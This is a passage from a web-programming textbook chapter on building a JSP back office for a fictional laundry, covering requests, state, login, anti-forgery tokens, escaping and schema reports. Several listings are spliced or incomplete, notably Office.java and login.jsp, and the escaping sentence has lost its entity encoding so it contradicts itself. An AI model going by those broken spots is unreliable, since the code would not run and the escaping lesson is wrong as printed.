Question 1: what are the requests? List every request the feature needs, as method plus path plus parameters. "Take in a bill" is two requests: `GET /Bills/New` shows an empty form, and `POST /Bills/New` with the fields `CustomerId`, `ServiceId`, `Unit`, `Rack` and `OutletId` creates the bill. Writing the requests first forces the decision that beginners avoid: which requests change something. Those must be `POST`, because a `GET` can be repeated by a browser, a search engine or a link preview without anyone pressing a button [1].

Question 2: where does each piece of state live? For every value the feature touches, choose one of five homes and write it next to the value. The *database* holds what must outlive the server (bills, prices). The *session* holds what belongs to one visitor for a while (who is logged in, the anti-forgery token). The *application* holds what every visitor shares while the server runs (a cache of the price list, a lock). The *request* holds what one response needs and then forgets (the list of rows a page prints). The *page* itself can carry state back to the server in hidden fields; Web Forms put almost everything there, in ViewState. Problems 12.6 and 12.8 are about choosing these homes well.

Question 3: who may do what? For every request, write who may send it: anyone, a logged-in owner, a cashier. The check runs on the server for every request, before anything else. Hiding a button is a courtesy, never a protection.

Question 4: what must the server check? Every value that arrives from a browser is a claim, not a fact. The browser's `required`, `min` and `max` attributes, and the validation controls of Web Forms that run in the browser, help honest users; the server checks everything again, looks every id up, and computes every price itself. Problems 12.5 and 12.7 show what happens otherwise.

Question 5: what is printed, and how is it escaped? Any text that came from a user or from the database is printed through an escaping function: `<c:out>` in JSP, `@` in Razor, `{{ }}` in Jinja, `h()` in our Java. The browser must receive `<script>`, never `<script>`. Problem 12.9 shows the one place where this rule is broken most often today: JavaScript that puts data into `innerHTML`.

Question 6: how will you prove it works? Before the code, write down three or four requests and what must come back, including one that must be refused. Problem 12.4 turns these into a program that checks every feature over real HTTP in about a second.

Figure 12.1 puts Questions 1, 3, 4 and 6 together for the most common shape of all, one form. It is the shape of Problems 12.2, 12.5, 12.7 and 12.11, and it is worth learning by heart: a `GET` shows the form with a fresh token inside; the `POST` comes back with the fields and the token; a wrong token ends the request at once; a wrong field shows the same form again with what was typed and a message beside each mistake; and only a completely valid form changes the database, after which the server answers with a redirect so that pressing *Reload* cannot repeat the change. This last rule has a name, *Post/Redirect/Get*.



Figure 12.1 The life of one form. Only a valid form with a valid token reaches the database, and a successful change always ends in a redirect.

> **THE ORDER MATTERS.** Requests first, then state, then permissions, then checks, then printing, then proof, and only then the page. Each answer narrows the next. A team that starts with the page ends up moving state around on the last evening, when every page already depends on where it was.

12.3 The Case and the Code of This Chapter

All eleven problems use one business and one set of data: Profitina Laundry, a fictional laundry in Surabaya with three outlets (Rungkut, Keputih near the campus, and Wiyung), fourteen employees, twelve services from *wash, dry & fold* at Rp 8.000 per kilogram to a two-piece suit at Rp 65.000, 256 customers, 2,953 bills, 3,319 payments and 8,802 rows of audit trail, one year of trading that ends on 30 September 2026 at 21:00. The seven tables are `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment` and `StatusLog`. The Java, JSP, PHP and Python programs read the SQLite file `laundry.db`; the ASP.NET project reads the same data from its CSV export, for a reason explained below.

The code lives in one folder, `Code_new/Chapter12`, laid out as **Table 12.2** shows. Its `README.md` says how to run every program on Windows, macOS and Linux, from a terminal and from VS Code, and its `VERIFIED.md` records exactly what was run.

Table 12.2 The folders of the chapter's code. Every program names, in its first comment, the command that runs it.

Folder	What is in it	Needs
`data/`	`laundry.db` and its CSV export `csv/`	nothing
`jsp/`	the Laundry Back Office in JSP (Problems 12.1 to 12.4), its model `Office.java`, the WAR builder	JDK 17 or newer
`minijsp/`	a small JSP engine written for this book, so the JSP pages run without Tomcat	JDK 17 or newer
`java/`	the Back Office on the JDK's own HTTP server, and every new problem in Java	JDK, `lib/sqlite-jdbc`
`python/`	the Back Office in Flask, and every new problem in Python	Python 3.11+, Flask
`aspnet/LaundryPages/`	the Razor Pages of Problems 12.5 to 12.11	.NET 10 SDK
`webforms/`	the Web Forms versions of Problems 12.5, 12.7 and 12.8, for reading	Windows, .NET Framework 4.8
`php/`	the PHP page of Problem 12.10	PHP 8 with PDO
`design/`	the stylesheet and the contrast checker of Problem 12.3	Python or JDK
`tests/`	the acceptance test, the check scripts, `run_all.sh`	Python 3, Playwright for two checks
`deploy/`, `figures/`, `outputs/`	the Dockerfile and `.gitignore`; the diagram generator; every printed result	Git, Graphviz

Ports. Every server of this chapter listens on its own port between 9200 and 9299, so that two of them can never collide: the JSP Back Office on 9201, the JDK-server version on 9202, the Flask version on 9203, the Razor Pages on 9210, the Java versions of the new problems on 9220 to 9228, the Python versions on 9221 to 9229, and PHP on 9240.

What was run, and what was not. Three things in this chapter could not be run on the machine it was written on, and the text says so each time. *Tomcat* could not be downloaded, so the JSP pages were run instead on **MiniJSP**, a JSP engine of about 1,600 lines of Java that translates each page into a servlet class, compiles it with the compiler inside the JDK and serves it with the JDK's HTTP server. It follows the translation model of the JSP specification [2] and knows the directives, scriptlets, expressions, EL and the core JSTL tags `c:out`, `c:set`, `c:if`, `c:choose` and `c:forEach`, which are all the pages of this chapter use; its copy in `minijsp/` has three small additions for this chapter, each marked in the source (it refuses to serve `WEB-INF`, as Tomcat does; it can change a session's id at login; its session cookie says `SameSite=Lax`). The same pages are packaged for Tomcat 10.1 by `jsp/build-war.sh`, which *was* run, and the scriptlets use only methods that exist with the same names in the Jakarta Servlet 6.0 interfaces [3]. *NuGet*, the package server of .NET, was blocked, so the Razor Pages use only the shared framework and read the CSV export; the one line that switches them to `laundry.db` (`dotnet add package Microsoft.Data.Sqlite`, then building with `-p:UseSqlite=true`) is given, and the code behind it is present but compiled only when that switch is on. *Web Forms* runs only on Windows with the .NET Framework, so its pages are shown for reading beside their Razor Pages form, which was run. Everything else was run: the three versions of the Back Office passed the same 21 checks, the Razor Pages were built with the .NET 10 SDK and driven over HTTP and in a headless Chromium browser, and PHP, Java and Python were run on the same data.

12.4 The Project: A JSP Website with Eight CRUD Features

> **PROBLEM.** Build your own website with JSP (Java/Jakarta Server Pages). You may continue a website you built before or start from a fresh idea. It must have at least eight CRUD (Create, Read, Update, Delete) features; once it works, make it the most beautiful website you can. Write a report containing the database design (the conceptual and the physical data model), a list of the features, screenshots, and a brief explanation of each feature. For a team, state each member's job and share of the work, for example "Putri Widyasari 55%: …, Tanoyo Muliawan 45%: …". Put the website on a free web host and its source code in a public repository.

In our own words. One website, four deliverables, and they are much easier to build as four problems than as one, in the order in which each depends on the one before.

- **Problem 12.1**: the data the eight features work on, drawn as a conceptual model and written as a physical one, and a way of producing the physical model from the database itself so the write-up can never disagree with it.
- **Problem 12.2**: the eight features, as JSP pages over one model class, and the same features on the JDK's HTTP server and in Flask.
- **Problem 12.3**: "the most beautiful website ever", turned into rules that can be checked: a small set of named colors whose contrast is measured, one spacing step, one type scale, visible focus, and a layout that still works on a phone.
- **Problem 12.4**: the evidence and the delivery: an acceptance test over HTTP, screenshots taken by a program, the write-up, a WAR file for Tomcat, a container for a free host, and a repository that holds code and no secrets.

Which website? Chapter 8 built the Laundry *Desk*, the cashier's side of the shop: customers, bills and payments. This chapter builds the other side, the **Laundry Back Office** that the owner uses: the price list and the outlets. Four features manage services (list and search, add, edit, delete) and four manage outlets (overview, open, edit, close). Every letter of CRUD appears twice, the two deletes are exactly the ones a database must sometimes refuse, and the eight features fit on two pages of JSP each. Logging in is needed, because a public site that can delete a price list is a public site anyone can empty, but it is not counted among the eight.

12.4.1 Problem 12.1 — The data model, conceptual and physical

> **PROBLEM.** Give the database design of the website: its conceptual data model and its physical data model.

In our own words. Two drawings of the same data at two distances. The *conceptual* model is what a shop owner would recognize: the things the business talks about and how they are related, with no data types and no SQL. The *physical* model is what the database really contains: tables, columns, types, keys and constraints. The write-up needs both, and it needs the second to be *true*, which is harder than it sounds, because a hand-drawn table of columns goes out of date the first time somebody adds a column.

> **DEFINITION.** An *entity* is a thing the business keeps facts about (an outlet, a service, a bill). A *relationship* connects two entities, and its *cardinality* says how many of one go with one of the other: one outlet takes in *many* bills, one bill is taken in at *one* outlet, written 1 : N. In the physical model an entity becomes a *table*, a relationship 1 : N becomes a *foreign key* column on the N side, and each fact becomes a *column* with a type [4].

Design, step by step. Start from the eight features and underline the nouns: *service*, *price*, *outlet*, *address*, *phone*, *opening date*, *bill*, *employee*, *queue*. A noun with facts of its own becomes an entity:

Service (a description and a price), Outlet (a name, an address, a phone, an opening date), Bill, Employee. A noun that is a single fact becomes an attribute: *price* belongs to Service, *phone* to Outlet. *Queue* is not a noun of its own at all: it is "the bills of an outlet whose status is `queued`", a question asked of Bill. Then the verbs between entities become relationships: an employee *works at* an outlet, a bill is *taken at* an outlet, a bill *uses* a service, an employee *receives* a bill. All four are 1 : N. **Figure 12.2** draws them, with the rest of the Laundry database in grey, because the eight features read those tables only through Bill.



Figure 12.2 The conceptual model of the eight features. Outlet and Service are the entities the features change; every line is one-to-many.

Two consequences of the drawing matter for the features, and it pays to see them *before* writing any code. First, both Outlet and Service sit on the "1" side of relationships with Bill, so deleting a service that appears on a bill, or closing an outlet that has bills or employees, would leave rows pointing at nothing. The physical model must forbid it, and feature F4 and F8 must turn the refusal into a sentence a person can read. Second, a bill stores what it *charged* (`Bill.payment`), copied from the price at the moment it was taken in. That is why feature F3 may change a price freely: last month's bills keep last month's price.

The physical model, from the database itself. The Laundry database already exists, with the tables of **Figure 12.2** and their foreign keys, declared in `schema.sqlite.sql` and `schema.mysql.sql`. What the write-up needs is a faithful table of them. Rather than copy it by hand, we ask the database. Every relational database can describe itself: JDBC offers `DatabaseMetaData` with `getTables`, `getColumns`, `getPrimaryKeys` and `getImportedKeys`, and SQLite answers `PRAGMA table_info` and `PRAGMA foreign_key_list` [5]. A page or a program that asks these questions prints the physical model as it *is*, and can be run again the day before the write-up is handed in.

The JSP solution. The Back Office's model class, `Office.java` (**Listing 12.4** in Problem 12.2), has a method `dataModel()` that asks JDBC for every table, its columns, its primary key and the foreign keys it imports, and returns them as a list of maps. The page in **Listing 12.1** prints that list; it is the *Data model* link in the navigation of every page.

Listing 12.1 `schema.jsp`: the physical data model, read from the live database on every request.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- schema.jsp - Problem 12.1: the physical data model, read from the live database. --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    request.setAttribute("tables", office.dataModel());
%>
<c:set var="title" value="Data model"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<p>Read from the database on every request, so this page can never disagree with it.</p>
<c:forEach var="t" items="${tables}">
  <h2><c:out value="${t.name}"/> <small><c:out value="${t.rows}"/> rows</small></h2>
  <table class="compact">
    <thead><tr><th>Column</th><th>Type</th><th>Null?</th><th>Key</th></tr></thead>
    <tbody>
    <c:forEach var="col" items="${t.columns}">
      <tr><td><c:out value="${col.name}"/></td><td><c:out value="${col.type}"/></td>
          <td><c:out value="${col.nullable}"/></td><td><c:out
value="${col.key}"/></td></tr>
    </c:forEach>
    </tbody>
  </table>
</c:forEach>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Java. For the write-up itself we want text, not a web page. **Listing 12.2** calls the same `dataModel()` method and prints a Markdown table per table, ready to paste into a document.

Listing 12.2 `SchemaReport.java`: the physical model as Markdown, through the model class the JSP pages use.

```
// SchemaReport.java - Problem 12.1: print the physical data model as a Markdown table for
the write-up.
// It asks the database itself (through Office.dataModel(), the same method schema.jsp
uses),
// so the document can never disagree with the tables it describes.
//   javac -d out SchemaReport.java $(find ../jsp/src -name '*.java')
//   java -cp "out:../lib/sqlite-jdbc-3.53.2.0.jar" SchemaReport Outlet Service Bill
import java.util.*;
import laundry.office.Office;

public class SchemaReport {
    @SuppressWarnings("unchecked")
    public static void main(String[] args) throws Exception {
        Set<String> wanted = new HashSet<>(Arrays.asList(args));        // no arguments:
every table
        for (Map<String, Object> t : Office.of(null).dataModel()) {
            if (!wanted.isEmpty() && !wanted.contains(t.get("name"))) continue;
            System.out.println("### " + t.get("name") + " (" + t.get("rows") + " rows)");
            System.out.println("| Column | Type | Null? | Key |");
            System.out.println("|:--|:--|:--|:--|");
            for (Map<String, Object> c : (List<Map<String, Object>>) t.get("columns"))
                System.out.println("| " + c.get("name") + " | " + c.get("type") + " | "
                                   + c.get("nullable") + " | " + c.get("key") + " |");
            System.out.println();
        }
    }
}
```

Python. **Listing 12.3** asks SQLite directly with its two `PRAGMA` statements.

Listing 12.3 `schema_report.py`: the same report from SQLite's own description of its tables.

```python
# schema_report.py - Problem 12.1: print the physical data model as a Markdown table for
the write-up.
# It asks SQLite itself (PRAGMA table_info and foreign_key_list), so the document cannot
drift.
#     python schema_report.py Outlet Service Bill        (no names: every table)
import os
import sqlite3
import sys

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(DB)
wanted = set(sys.argv[1:])
tables = [r[0] for r in con.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE 'sqlite_%' ORDER
BY name")]
for t in tables:
    if wanted and t not in wanted:
        continue
    fks = {r[3]: f"{r[2]}.{r[4]}" for r in con.execute(f"PRAGMA foreign_key_list({t})")}  #
from -> table.to
    count = con.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0]                    # t
is a real table name
    print(f"### {t} ({count} rows)")
    print("| Column | Type | Null? | Key |")
    print("|:--|:--|:--|:--|")
    for cid, name, ctype, notnull, default, pk in con.execute(f"PRAGMA table_info({t})"):
        key = "PK" if pk else f"FK to {fks[name]}" if name in fks else ""
        print(f"| {name} | {ctype} | {'NOT NULL' if notnull or pk else 'NULL'} | {key} |")
    print()
```

Run with the three tables of the eight features, `python schema_report.py Outlet Service Bill` prints:

```
### Bill (2953 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | CHAR(5) | NOT NULL | PK |
| arrived | DATETIME | NOT NULL |  |
| finished | DATETIME | NULL |  |
| departed | DATETIME | NULL |  |
| status | VARCHAR(8) | NOT NULL |  |
| rack | VARCHAR(3) | NOT NULL |  |
| unit | INT | NOT NULL |  |
| payment | DECIMAL(10,2) | NOT NULL |  |
| Customer_id | CHAR(5) | NOT NULL | FK to Customer.id |
| Employee_id | CHAR(5) | NOT NULL | FK to Employee.id |
| Service_id | VARCHAR(5) | NOT NULL | FK to Service.id |
| Outlet_id | CHAR(3) | NULL | FK to Outlet.id |

### Outlet (3 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | CHAR(3) | NOT NULL | PK |
| name | VARCHAR(50) | NOT NULL |  |
| address | VARCHAR(200) | NOT NULL |  |
| phone | VARCHAR(30) | NOT NULL |  |
| opened | DATE | NOT NULL |  |

### Service (12 rows)
| Column | Type | Null? | Key |
|:--|:--|:--|:--|
| id | VARCHAR(5) | NOT NULL | PK |
| description | VARCHAR(50) | NOT NULL |  |
| price | DECIMAL(7,2) | NOT NULL |  |
```

Line by line. In `dataModel()`, `md.getTables(null, null, "%", new String[] {"TABLE"})` asks for every ordinary table (`%` is SQL's "anything" pattern, and the `TABLE` filter leaves out views and indexes); SQLite's own bookkeeping tables, whose names begin with `sqlite_`, are skipped. For each table, `getPrimaryKeys` gives the key columns and `getImportedKeys` the foreign keys, each as "this column refers to that table's column". The Python report does the same with `PRAGMA foreign_key_list(t)`, whose rows give the referenced table in position 2, the local column in position 3 and the referenced column in position 4. Both programs build SQL with a table name inside (`SELECT COUNT(*) FROM Bill`), which is safe here and only here because the names came from the database's own catalog, never from a user.

The Java report prints the same rows with one difference, and the difference is instructive: its `price` and `payment` columns say `DECIMAL`, not `DECIMAL(7,2)` and `DECIMAL(10,2)`. The JDBC driver reports the *type family* and, for text columns, the length (`CHAR(5)`), but for decimals this driver's precision figures are not the declared ones, so `SchemaReport` prints the family alone rather than print something false. `PRAGMA table_info` returns the declared text of each type exactly. When two tools disagree, the one that reads the declaration wins, and it is worth knowing why the other one differs before you trust either.

A tempting wrong solution. Draw the physical model once, by hand, early in the project, and paste it into the write-up at the end. The drawing will be wrong by then in some small way (a column renamed, a key added, a `NOT NULL` dropped), and the reader of the write-up cannot tell which parts are still true. A second, more dangerous version of the same mistake is to *declare* foreign keys that the database does not *enforce*: SQLite checks foreign keys only on connections that have run `PRAGMA foreign_keys = ON`, which is why every connection in this chapter runs it first (see `open()` in **Listing 12.4**). The design says "a bill needs its service"; only the database can make it so.

> **CHECK YOURSELF.** The owner wants to record which services each outlet offers, since the Wiyung outlet does not clean shoes. Draw the new relationship, give its cardinality, and say how it becomes tables.
>
> *Answer.* An outlet offers many services, and a service is offered at many outlets: the relationship is many-to-many, N : M. A relational database cannot store N : M directly; it becomes a new table, `OutletService(Outlet_id, Service_id)`, whose primary key is the pair of columns and each of whose columns is a foreign key, one to `Outlet` and one to `Service`. Run `schema_report.py OutletService` afterwards and the table appears with both foreign keys, with no document to edit by hand.

12.4.2 Problem 12.2 — Eight CRUD features in JSP

> **PROBLEM.** Using JSP, give the website at least eight features that together create, read, update and delete data.

In our own words. Eight things the owner can *do*, each of which reads or changes rows of the database, written as JSP pages. Login and logout do not count, and neither do pages that exist only to make others work.

Design. **Table 12.3** applies Questions 1 and 3 of Section 12.2 to the eight features: the requests of each, who may send them, and the letters of CRUD they exercise.

Table 12.3 The eight features of the Laundry Back Office. Every one is for the logged-in owner, and every change is a POST.

#	Feature	Requests (JSP version)	CRUD
F1	Price list with search and how often each service was ordered	`GET services.jsp?q=`	R
F2	Add a service	`GET`, `POST service-form.jsp`	C
F3	Edit a service's description or price	`GET`, `POST service-form.jsp?id=S0013`	U
F4	Delete a service (refused while bills use it)	`POST service-delete.jsp`	D
F5	Outlets overview, with staff and queue	`GET outlets.jsp`	R
F6	Open an outlet	`GET`, `POST outlet-form.jsp`	C
F7	Edit an outlet	`GET`, `POST outlet-form.jsp?id=O04`	U
F8	Close an outlet (refused while employees or bills belong to it)	`POST outlet-delete.jsp`	D

Question 2 decides where each piece of state lives, and the answers are short. The services and outlets live in the database. *Who is logged in* and the *form token* live in the session. The rows a page prints live in the request, for exactly one response. The one-time message ("Service added.") lives in the session between the `POST` that sets it and the `GET` that shows it and removes it, which is how a message survives a redirect.

Where the code goes. A JSP page can hold everything: SQL in scriptlets, HTML around it. The old JSP examples of this course did exactly that, and it is the fastest way to a page that nobody can change safely. Here the pages hold only three things: a guard, a few lines that call the model and put the result in the request, and the HTML that prints it. Every SQL statement and every rule lives in one plain Java class, `Office`, that knows nothing about HTML or about servlets. **Figure 12.3** shows the payoff: the same model class serves the JSP pages and the JDK-server version, and the Flask version is the same shape in another language.



Figure 12.3 One model, three front ends. The JSP pages and the JDK server share `Office.java`; the Flask version mirrors it with `sqlite3`.

The model. Listing 12.4 is the whole model: a connection with foreign keys switched on, three helpers for running SQL with `?` placeholders, the eight features' queries and rules, the physical model of Problem 12.1, the owner's login and the form token.

Listing 12.4 `Office.java`: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML.

```java
package laundry.office;

import java.security.MessageDigest;
import java.security.SecureRandom;
import java.sql.*;
import java.time.LocalDate;
import java.time.format.DateTimeParseException;
import java.util.*;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/**
 * The model of the Laundry Back Office (Problems 12.1 to 12.4): every SQL statement the
 * eight features need, and nothing about HTML. The JSP pages and the JDK-server version
 * both call this class, so the rules live in one place.
 * Each method opens its own connection: simple, and safe when requests arrive together.
 */
public final class Office {
    private final String url;

    private Office(String url) { this.url = url; }

    /** The database named by LAUNDRY_DB_URL, else by the page's setting, else
../data/laundry.db. */

        }
    }

    /** A long random value for the anti-forgery token of every form. */
    public static String newToken() {
        byte[] b = new byte[16];
        new SecureRandom().nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    /** True when the token posted with a form is the one kept in the session. */
    public static boolean sameToken(Object inSession, String posted) {
        if (inSession == null || posted == null) return false;
        return MessageDigest.isEqual(inSession.toString().getBytes(), posted.getBytes());
    }
}
```

The guard, the layout and the login. Three small fragments are pasted into the pages with the *include directive*, `<%@ include file="…" %>`, which copies the fragment's text into the page before translation, exactly as if it had been typed there. Because they live under `WEB-INF`, no browser can ask for them directly. **Listing 12.5** is pasted at the top of every page except the login page; it is Questions 3 and 4 of Section 12.2 in a dozen lines of Java.

Listing 12.5 `guard.jspf`: no owner, no page; no token, no change; and the page's model object.

```
<%-- guard.jspf - pasted at the top of every page of the back office except login.jsp.
     1. Nobody but the logged-in owner goes further.
     2. A POST must carry the form token kept in the session (no forged forms).
     3. Gives the page its model object, "office". --%>
<%
    if (session.getAttribute("owner") == null) {
        response.sendRedirect("login.jsp");
        return;
    }
    if ("POST".equals(request.getMethod())
            && !Office.sameToken(session.getAttribute("csrf"),
request.getParameter("csrf"))) {
        response.setStatus(403);
        out.print("Forbidden: this form has expired. Go back, reload the page and try
again.");
        return;
    }
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
%>
```

Listing 12.6 is the top of every page: the document head, the navigation, the title the page chose with `<c:set var="title">`, and the one-time messages, which are printed and then removed

from the session so that they appear exactly once. `footer.jspf` closes the `main`, `body` and `html` elements.

Listing 12.6 `header.jspf`: the layout every page shares, with the one-time messages.

```
<%-- header.jspf - the top of every page: the title comes from <c:set var="title">. --%>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title><c:out value="${title}"/> - Profitina Laundry Back Office</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
<header class="top">
  <img src="profitina-logo-horizontal.png" alt="Profitina" height="32">
  <span class="brand">Laundry Back Office</span>
  <c:if test="${not empty sessionScope.owner}">
    <nav>
      <a href="services.jsp">Price list</a>
      <a href="outlets.jsp">Outlets</a>
      <a href="schema.jsp">Data model</a>
      <form method="post" action="logout.jsp" class="inline">
        <input type="hidden" name="csrf" value="${sessionScope.csrf}">
        <button class="link">Log out <c:out value="${sessionScope.owner.name}"/></button>
      </form>
    </nav>
  </c:if>
</header>
<main>
<h1><c:out value="${title}"/></h1>
<c:if test="${not empty sessionScope.flash}"><p class="msg" role="status"><c:out
value="${sessionScope.flash}"/></p></c:if>
<c:if test="${not empty sessionScope.flashError}"><p class="err" role="alert"><c:out
value="${sessionScope.flashError}"/></p></c:if>
<% session.removeAttribute("flash"); session.removeAttribute("flashError"); %>
```

The login page, **Listing 12.7**, accepts only the owner's account (the employee with no supervisor). It stores the owner and a fresh form token in the session and, before that, gives the session a new id with `request.changeSessionId()`, so that an id planted in the browser before login is worthless after it (the attack called *session fixation*). The password check itself is `Office.verify`, which recomputes the PBKDF2 hash stored in the database and compares the two in constant time [6].

Listing 12.7 `login.jsp`: the owner's login; a failed attempt answers 401 and keeps what was typed in the e-mail field.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*, java.util.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- login.jsp - only the owner may use the back office (not one of the eight features). --
%>
<%
    Office office = Office.of(application.getInitParameter("laundry.db.url"));
    String error = null;
    if ("POST".equals(request.getMethod())) {
        Map<String, Object> owner = office.ownerLogin(request.getParameter("email"),
request.getParameter("password"));
        if (owner != null) {
            request.changeSessionId();                 // a new session id at login: no
session fixation
            session.setAttribute("owner", owner);
            session.setAttribute("csrf", Office.newToken());
            response.sendRedirect("services.jsp");
            return;
        }
        error = "Wrong e-mail or password, or not the owner's account.";
        response.setStatus(401);
    }
    request.setAttribute("error", error);
%>

      </tbody>
    </table>
  </c:otherwise>
</c:choose>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Listing 12.9 is F2 and F3 in one page, because adding and editing differ only in whether an id is present. A `GET` without an id shows an empty form; a `GET` with an id fills the form from the database; a `POST` asks the model to save and either redirects (success) or shows the form again with status 422, the message and what was typed.

Listing 12.9 `service-form.jsp` (F2, F3): one page for adding and editing, following the cycle of **Figure 12.1**.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*, java.util.*" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<%-- service-form.jsp - F2 (no id: add a service) and F3 (with id: edit it). --%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    String id = request.getParameter("id");
    if (id != null && id.isBlank()) id = null;
    Map<String, Object> form = new HashMap<>();
    if ("POST".equals(request.getMethod())) {
        String error = office.saveService(id, request.getParameter("description"),
request.getParameter("price"));
        if (error == null) {
            session.setAttribute("flash", id == null ? "Service added." : "Service " + id +
" saved.");
            response.sendRedirect("services.jsp");        // Post/Redirect/Get
            return;
        }
        response.setStatus(422);                          // show the form again, with what
was typed
        request.setAttribute("error", error);
        form.put("id", id);
        form.put("description", request.getParameter("description"));
        form.put("price", request.getParameter("price"));
    } else if (id != null) {
        Map<String, Object> s = office.service(id);
        if (s == null) {
            response.setStatus(404);
            request.setAttribute("error", "There is no service " + id + ".");
        } else {
            form.putAll(s);
        }
    }
    request.setAttribute("form", form);
%>
<c:set var="title" value="${empty form.id ? 'Add a service' : 'Edit a service'}"/>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:if test="${not empty error}"><p class="err" role="alert"><c:out
value="${error}"/></p></c:if>
<form method="post" class="card">

  <div class="row">
    <button class="primary">Save</button>
    <a class="button" href="services.jsp">Cancel</a>
  </div>
</form>
```

Listing 12.9 (Continued) *service-form.jsp (F2, F3): one page for adding and editing, following the cycle of Figure 12.1.*

```
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

Listing 12.10 is F4. It prints nothing: it refuses a `GET` with 405, asks the model to delete, stores the verdict in the session and redirects to the list.

Listing 12.10 `service-delete.jsp` (F4): POST only; the foreign key decides, the page reports.

```
<%@ page contentType="text/html; charset=UTF-8" import="laundry.office.*" %>
<%-- service-delete.jsp - F4: POST only; the database refuses while bills use the service.
--%>
<%@ include file="/WEB-INF/jspf/guard.jspf" %>
<%
    if (!"POST".equals(request.getMethod())) {
